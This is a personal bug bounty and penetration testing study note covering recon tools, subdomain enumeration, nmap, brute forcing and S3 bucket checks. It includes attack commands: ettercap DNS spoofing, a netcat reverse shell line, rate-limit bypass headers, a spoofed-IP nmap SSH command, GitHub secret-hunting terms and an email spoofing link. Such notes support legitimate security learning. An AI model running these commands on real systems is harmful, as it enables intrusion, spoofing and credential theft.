Penetration Testing & Bug Hunting Note

* **Types of Penetration Testing** 
  + Black Box Testing
  + White Box Testing
  + Grey Box Testing.

**VAPT=** Vulnerability Assessment & Penetration Testing

* **Phase Of Penetration Testing**
  + Pre Attack Phase.
  + Attack Phase.
  + Post Attack Phase.
* **Types of Vulnerability Assessment** 
  + Active Assessment
  + Passive Assessment
  + Host Based Assessment
  + Internal Assessment
  + External Assessment
  + Network Assessment
  + Wireless Network Assessment
  + Application Assessment
* **Focused on Bug Bounty Hunting ( Mindset and concept)**
  + Reconnaissance
  + Network scanning (nmap) + enumeration (system/Network) + vulnerability assessment tools(nessus+acquentix)
  + System exploitation (metasploit, exploiting RCEs (ssh, ftp). Lab (get RCE). Metasploitable.
  + Web app hacking (Business Logic Bug + Server Side + client issue)
  + Mobile app hacking (android) [Reverse Engineering + Decrypting JS Files inside apk + Source Code Review + static analysis + Dynamic analysis {Decrypting SSL certificate}]
  + Forensics Investigation
  + Exploite a web app vulnerability (File Upload) on my machine + Upload Reverse Shell + get RCE + detect the attack + Remove it.
  + Chaining Vulnerabilities.
  + Automating vulnerability detection.
* **Tips to Find vulnerability faster**
  + Target newly launch programs.
  + Target Private Program.
  + Monitor for any changes in program’s scope (by enabling bell icon on all h1 program).
    - You will get notified for any changes in policy, scope, Bounty.
  + Read the Policy properly.
  + Enlarging our scope by checking the domains related to the organization name instead of just in scope domains.
  + Always check reported targets/vul types in program activity.
* **DNS = Domain Name Server**
  + Local caches
    - Browser cache
    - DNS cache
    - Hosts File.
  + Recursive DNS Servers
  + Root DNS Servers
  + Top level DNS Servers
  + Authorize DNS Servers.
* **DNS Spoofing By Linux command**
  + echo 1 > /proc/sys/net/ipv4/ip\_forward (**for IP forwarding**)
  + mousepad /etc/Ettercap/etter.dns ( **here save spoofing ip where I want to redirect**)
    - Example.com A (Fake Page IP here) and Save It
  + Ettercap –T –q –M arp:remote –P dns\_spoof –i eth0 /// (**Activating DNS spoofing here)**
* **WebSite**
  + Front end (HTML, CSS, JavaScript)
  + Backend (PHP, Python, Nodejs)
  + API (Facilator) + Middleware
  + Layers
    - Application Layer
    - Bussiness Layer
    - Data Access Layer.
* **HTTP Methods**
  + GET METHOD
  + HEAD METHOD
  + POST METHOD
  + PUT METHOD
  + DELETE METHOD
  + CONNECT METHOD
  + OPTION METHOD
  + TRACE METHOD
* **Reconnaissance:**
* **Seeds & Roots**
  + We need to find more assets/subdomains/IP addresses/Endpoints/Directories/files
  + Whois Is impotant to get information about domain owners and contact addresses
    - Whois.domaintools.com
    - Lookup.icann.org
    - Website.informer.com
    - Whois-webform.markmonitor.com/whois
    - Useful info:
      * Registrar (Domain service provider)
      * Domain Expire date (Domain takeover bug I will get from here)
      * Contact Details (Name, Mobile Number, Emails)
  + Gathering Target Company Domain, Subdomains & company email.
  + DNS Record Lookup
    - A/AAA Record -> IP address collect
      * <https://check-host.net/>
      * Viewdns.info
    - MX Record -> Email Information (for Email Spoofing when SPF and DMARC is Disable)
      * <http://mxtoolbox.com>
    - Reverse IP Lookup :
      * <https://dnsdblookup.com>
      * https://bgp.he.net/
    - Email spoofing Link (<http://emkei.cz>)
    - CNAME Records: Alias Websites.
      * Example: play.sports.com==fun.sports.com
* **Three approach to test target application**
  + Architecture-based Approach (Target infrastructure)
  + Asset-based Approach (Reconnaissance)
  + Function-based Approach
* **Acquisitions**
  + Link : index.co/company/google/acquires
* **Assets & Subdomains**
  + Acquistions: Collecting assets.
  + Collecting assets using company name.
    - Crt.sh
  + Gathering subdomains/domains from target company email:
    - <https://website.informer.com/email/hostmaster@sony.com>
    - https://iplocation.io/
  + Passive & active Subdomain Enumeration Using OSINT.
  + Brute force Sub- Subdomain
    - Brute Force
    - Massive Enumeration : atldns (https://github.com/infosec-au/altdns)
* **The Result That we need** 
  + Use all asset and subdomain enumeration technique to collect as much subdomain as we can.
  + Filter and Remove Duplicate.
  + Huge list of valid subdomain.
* **Gather all subdomain**
  + Resolved subdomains ( 80, 443)
    - Screenshotting.
  + Non-Resolved Subdomains
    - Port Scanning.
* **In static web-site, you can test for**
  + Directory Bruit force (hidden directory exposing important information/Login Authentication Form/ Sensitive file).
  + Checking the source code & JS files.
    - Sn.ht
  + Port scanning & checking running services behind the port.
* **Recon Tools:**
  + Sublist3r
  + Subfinder
  + Assetfinder
  + Amass
  + Findomain
  + WaybackUrl
  + Relative-url-extractor
  + Gau
  + HTTPX
  + Nuclei
  + GF
  + nmap
  + Ffuf
  + getJS
  + Dirsearch
  + Altdns
  + Hakrawler
  + Dnscan
  + DNStakeover
  + Dotdotpwn
  + Reconftw
  + Gitdumper
  + CeWL
  + Dalfox
  + Awscli : apt install awscli.
  + Subzy – subdomain take over
  + GXSS : echo "example.com" | waybackurls | httpx -silent | Gxss -c 100 -p Xss | sort -u | dalfox pipe
  + <https://xsshunter.com/> for Blind xss
* **Gather all Emails Details**
  + Website.informer.com/example.com/emails
  + Check Email is pawned
    - <https://haveibeenpwned.com/>
* **Subdomain Enumeration:**
  + DNScan: root/tools/dnscan/dnscan.py –d example.com –o output.txt –i ip.txt.
  + Scanning IP Address
    - Simple nmap scan
      * Nmap: nmap 192.168.0.1
    - No ping scan
      * Nmap: nmap 192.168.0.1 –Pn
    - Fragmentation scan
      * Nmap: nmap 192.168.0.1 –Pn –f
    - TCP connect scan
      * Nmap: nmap 192.168.0.1 –Pn –f –sT

Sub-sub-subdomains they are not cached inside web engines.

**Step 01**: We collected the subdomains.

**Step 02:** We gathered sub-subdomains.

**Step 03:** Filter the Sensitive Subdomains (the important subdomains {prioritizing our subdomains})

cat alive.txt | egrep “internal|api|test|productions|private|secret|login|admin|staging|dev”

**Step 04:** Take screenshot of all domains.

Tools: aquatone, webscreenshot

* **Technique to find original IP address behind WAF:**
  + Open source intelligence ( Shodan, Cencys)
  + Whois and DNS information
  + SecurityTrails.com
  + Search for valid IP address inside JS files + the page Source of the target Domain.
  + Use BurpSuite to search for IP inside Web responses using Burp Regex
  + Decompile the mobile application of the target domain and we perform static code analysis to find any IP hardcoded inside the source code.
  + Check all IP addresses for all subdomains. May be any subdomains is using real IP addresses.
* **SSH Rate limit Protection**
  + Allow limited number of login requests.
  + Create whitelist for the IP addresses that ar allowed to log in
    - Example (123123, 222222)

**Bypassing**: Use nmap to do zombie attack by spoofing a whitelisted IP addresses.

This spoofed IP address should have web open port.

**Scripts**: nmap SSH validation and auto connecting.

Zombie: Nmap victim IP –p 22 --script=ssh-run --scripts-args=”ssh-run.cmd= ls -l /, ssh-run.username-root, ssh-run.password=admin123” -sI Whitelist IP

* **BruteForce Attacks:**
  + **Hybrid Attack:** It use pattern (dictionary and characters) Tools: crunch -
    - Generate 100 password 8 characters including numbers and letters.
  + **Reverse Bruteforce attack:** Instead of brute forcing password of a certain username and email. Here we reverse the proccess. Now we Bruteforce the username/ emails and fix the password or we use a small list of password.
    - The Program is protecting against rate limit protection by checking the username.
      * If username is fixed, after ten request you will be Blocked.
      * If username is different, your request will be succeed.
  + In Bug bounty verify request url is -(<https://example.com/verify?username=user&code=code>)
  + Attacker signup the website on behalf the real user using the victim mail.
  + Attacker BruteForce the confirmation code until he find the real one.


**Identify If the Bruteforce attack is feasible or not!**

* Look at the code combination (Letter,Number, Special characters,Length)
* Identifiy If there is any rate limit protection ( Identify the number of requests allow and try to stick of the number)
* **Bypass Rate Limit Protection:**
  + By using the bellow command
    - X-Forwarded-For: 127.0.0.1
    - X-Forwarded-Host: 127.0.0.1
    - X-Client-IP: 127.0.0.1
    - X-Original-Url: 127.0.0.1
    - X-remote-IP: 127.0.0.1
    - X-Remote-Addr: 127.0.0.1
    - X-Host: 127.0.0.1

For Bypassing X-rate Limit Use this Command and for bruteforcing use pitchfork method in Burpsuite intruder.

* **Content Discovery: For Discovery content we use Fuzzing** 
  + Ffuf: ffuf –w ~/scripts/dicc.txt –u <http://example.com/FUZZ> -fc 404 | -H header |-e Extentions | -r Recursive
  + Dirsearch
* **Creating Customized wordlist:**
  + This process can be done manual and automated
    - Automated Proccess: CeWL Tools use for automated process
      * ./cewl.rb <https://example.com> –o
    - Manual Process:
      * Understanding the behavior of the target application and their business strategy
      * Gathering a combination of wordlist obtained from Linkedin, github, Social Media, Employees ( Brief information, Name, Contact details, family details
      * Identify program’s github repositories => search for employees on github => search their source code repositories.
      * Identify their LinkedIn page => Extract employees informations.
      * Extract JavaScript’s file and read them => search for password or real IP.
* **Github Hacking:**
  + Github.com= Alternative for Leak database gist.github.com
  + In github we search for:
    - Company name
    - Company web application (Target Domain)
  + Information to look at company github repository
    - People ( Check Employees working inside the repositories)
    - Search for newly Information’s added
  + Search for well known services: `jira - onelogin - atlassian - corp - service-now - okta`
    - Inside the search input: "jira.snapchat"
  + Payload for use search in github
    - Searching for password: **`**password — passwd — pwd — secret — private — Ldap - pass`
    - Server Services: `ftp - **L**dap - https:// - ssh - redis - mysql - mongo`
    - `Jenkins - OTP - oauth - authoriztion - dotfiles - JDBC - key-keys - send\_key-keys - send,
    - key-keys - token - user - login-singin - passkey-passkeys - SecretAccessKey
    - - app\_AWS\_SECRET\_ACCESS\_KEY AWS\_SECRET\_ACCESS\_KEY - credentials - config - security\_credentials - connectionstring - ssh2\_auth\_password - DB\_PASSWORD`.
* **Fuzzing:** Fuzzing is adding random data and special characters and payloads inside the parameters, inputs, urls, endpoints ( any form that accepts data)
  + To identify the server/web technology (apache,ngnix,IIS / backend language )
  + Collect all these accepted file extensions in wordlist and use them for fuzzing.
  + 403 bypass Payload = sub.subdomain.domain.com/;:;:
* **Open Source Intelligent:**
  + Censys: search.censys.io
    - In censys we need to find services.tls.certificate
  + Shodan: shodan.io
    - Best way to search a target you need to search for the company name. the name you get from SSL certificate.
    - Payload:
      * SSL “snap.inc” status response ode (200)
      * Ssl.cert.subject.CN.”Snap.INC”
  + For SSL checking:
    - sslshopper.com
    - ssllabs.com

**Cloud Service Vulnerabilities:** whenever you see the (XML File) cloud bucket (AWS, Alibaba, Azure), Try to either download data, Uploaded data, Edit data & deleted data, Some Bucket have read only permission ( they allow to download data). Download data and check the data Private or not. Here is sample file of bucket screenshot.




**Command**: aws s3 help >> aws s3 ls (bucket links) >> List object | the specified bucket does not exist | forbidden. Aws s3 cp >> for download buckets

The specified bucket does not exist = Vulnerable


* **Major vulnerability in buckets:**
  + Read access/ Download data from the bucket {check if the download data are means to be public or not.}
  + Write access { add or edit data in bucket/ upload data in bucket }
  + Cloud bucket takeover (here we able to take over the whole bucket)
* **Extracting JS Files:**
  + Wayback URL Use to find Javascript file or Links
  + Using Burpsuite JS Link Finder to find JS End point. >> Exract end-points from JS File while browsing website and intercepting them. Then use ffuf to brutforce to find internal JS file.
  + Using Linux Customize Scripts.
* **Wayback Urls:**
  + Collect Records using waybackurl & gau
  + Resolve the record ( Filter and Remove the duplicates)
  + Search for specific extentions (PDF, txt, sql, log, js)
  + Search for parameter patterns (?url=, ?redirect, ?id=)
  + Gather all JavaScript files)

**https://www.hacktube5.tech/find-ssrf-lfi-xss-using-httpx-waybackurls-gf-gau-qsreplace/**

* **Network Scanning & System Hacking:**
  + **Nmap** : always use nmap cheat sheet to get any kind of nmap command : [**https://www.tutorialspoint.com/nmap-cheat-sheet**](https://www.tutorialspoint.com/nmap-cheat-sheet)
  + **Nmap important commands**:
    - Ping: -sP
    - Version and OS Enumeration: -sV
    - Ports: -p
    - Default Scripts: -sC
    - Nmap scripting Engine to check Vulnerabilities: -script vuln
    - Nmap port scan – r
    - Advanced command : nmap –p 1-65535 –T4 –A –v 10.0.0.1
    - Check Vuln : nmap -A -p25 185.227.135.248 -sC -script vuln –Pn
    - Netcat Listen Mode Command: nc –lnvp 4444
    - Netcat reverse shell command: nc –e /bin/sh 10.0.0.2 4444
  + **To exploit a specific system on a network:**
    - Identify the Live host
    - Do port scan
    - Identify services running behind open ports
    - Identify version number of the service found
    - Identify OS Details.
    - Look for Vulnerabilities in the services based on their version number.
* **Web Hacking:**
  + **Wordpress Site Scan by tools**:
    - If we found example.com/wp-content then we can use this scan to find username
    - Wpscan command: wpscan –url example.com –e u –random-user agent
    - If we get the user name then we can brute Force with this user name to get password
    - Here I show you How to stop username enumeration by rewrite the .htaccess



* + **The Best way to improve myself is to read write-ups.**
    - Resource to read blog:
      * <https://pentester.land/>
      * <https://medium.com/search?q=Bug+Bounty>
      * <https://portswigger.net/>
      * <https://hackerone.com/hacktivity>
  + **10 Types of web security Risk:**



* + **Security misconfiguration**
    - Trying to bypass security implementations (2FA, Password required, etc).